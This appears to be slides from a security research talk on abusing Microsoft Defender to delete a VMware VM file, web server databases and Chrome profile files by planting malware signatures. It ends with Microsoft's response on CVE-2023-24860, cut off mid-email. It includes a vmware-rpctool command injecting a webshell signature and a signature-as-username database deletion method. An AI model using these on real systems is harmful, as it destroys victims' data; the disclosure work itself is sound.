
```
100 ethernet0.generatedAddress = "00:0C:29:4B:93:CA"
101 ethernet0.generatedAddressOffset = "0"
102 vmci0.id = "88839114"
103 monitor.phys_bits_used = "45"
104 cleanShutdown = "FALSE"
105 softPowerOff = "FALSE"
106 usb:1.speed = "2"
107 usb:1.present = "TRUE"
108 usb:1.deviceType = "hub"
109 usb:1.port = "1"
110 usb:1.parent = "-1"
111 svga.guestBackedPrimaryAware = "TRUE"
112 guestInfo.detailed.data = "architecture='X86' bitness='64' dist
113 tools.remindInstall = "FALSE"
114 gui.lastPoweredViewMode = "fullscreen"
115 tools.upgrade.policy = "useGlobal"
116 usb:0.present = "TRUE"
117 usb:0.deviceType = "hid"
118 usb:0.port = "0"
119 usb:0.parent = "-1"
120 checkpoint.vmState = "Ubuntu 64-bit-fbb5a668.vms"
121
```

VMWARE - Permanent Denial Of Service



```
john@john-virtual-machine: ~/Desktop
john@john-virtual-machine:~/Desktop$ vmware-rpctool "info-set guestinfo.detailed.data <%eval request('a')%>"
```


VMWARE - Permanent Denial Of Service



VMWARE - Permanent Denial Of Service



VMWARE - Permanent Denial Of Service - Demo




Remote deletion of Production Databases




Remote Deletion of Web Server DataBase - MariaDB

1. Register a new user in a website

The user name is the signature



Remote Deletion of Web Server DataBase - MySQL - Linux





The image displays a Linux virtual machine environment. On the left, the desktop environment is visible, featuring a terminal window titled "Terminal" with the date "Nov 16 16:32". The terminal shows the prompt "john@john-virtual-machine: ~/Desktop" and the command "john@john-virtual-machine: ~/Desktop\$". A "Storage" window is also open, displaying "No objects in Storage".

On the right, a web browser window is open, showing a login form with the following fields and buttons:


- First name:
- Username:
- Password:
- Submit
- View DB

The browser's address bar shows the URL "127.0.0.1:8080". The browser's tab bar includes links for YouTube, Gmail, bob - Put your peo..., SafeBreach - Calen..., switch_role_dev-ad..., and CyberChef.


Remote Deletion of Web Server DataBase - MARIADB DEMO



Most popular databases worldwide as of August 2022



We were able to remotely delete four different databases




Remote deletion of Browser files in the victim's computer surfing to a Malicious Web



Remote deletion of Browser files

1. The browser sends HTTP request



2. The server returns the signature in the body of the response



3. The browser logs the response to its own DB,
Defender deletes the Browsers DB.

Remote deletion of Browser files: Chrome History & Web Data

HackTool:Win32/Mikatz!dha

Alert level: High

Status: Active

Date: 24/10/2022 15:54

Category: Tool

Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:

file: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\History

OK

Backdoor:PHP/Remoteshell.A

Alert level: Severe

Status: Active

Date: 24/10/2022 17:00

Category: Backdoor

Details: This program provides remote access to the computer it is running on.

[Learn more](#)

Affected items:

containerfile: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\Sessions\Session_13311128388386113

file: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\Sessions\Session_13311128388386113->(SCRIPT0000)

file: C:\Users\Safebreach\AppData\Local\Google\Chrome\User Data\Default\Web Data

OK



Windows Security

Windows Security

Actions needed in Microsoft Defender

Microsoft Defender Antivirus found Backdoor:PHP/Remoteshell.A in **Web Data**. Please restart your device.


Dismiss

Restart

Future work - the sky is not the limit

Microsoft Defender for Cloud

Secure your hybrid-cloud and multicloud workloads



Vendor Response

Microsoft: released a fix to the vulnerability: **CVE-2023-24860**

We reported that the fix is not complete

Microsoft classified it as “moderate DOS”, didn’t fix the rest of attack vectors.

On Thu 1. Jun 2023 at 21:10, Microsoft Security Response Center <secure@microsoft.com> wrote:

Hello Tomer,

It looks like this was incorrectly marked as a duplicate of your other Defender case 76427, and should have been marked as a moderate denial of service vulnerability. Since it is moderate and does not meet the bar for servicing in a security update, we will not be updating in a future Patch Tuesday. However, the engineering team may choose to make enhancements in a future *feature update* that addresses the issue. Since the two cases were similar and had closely related root 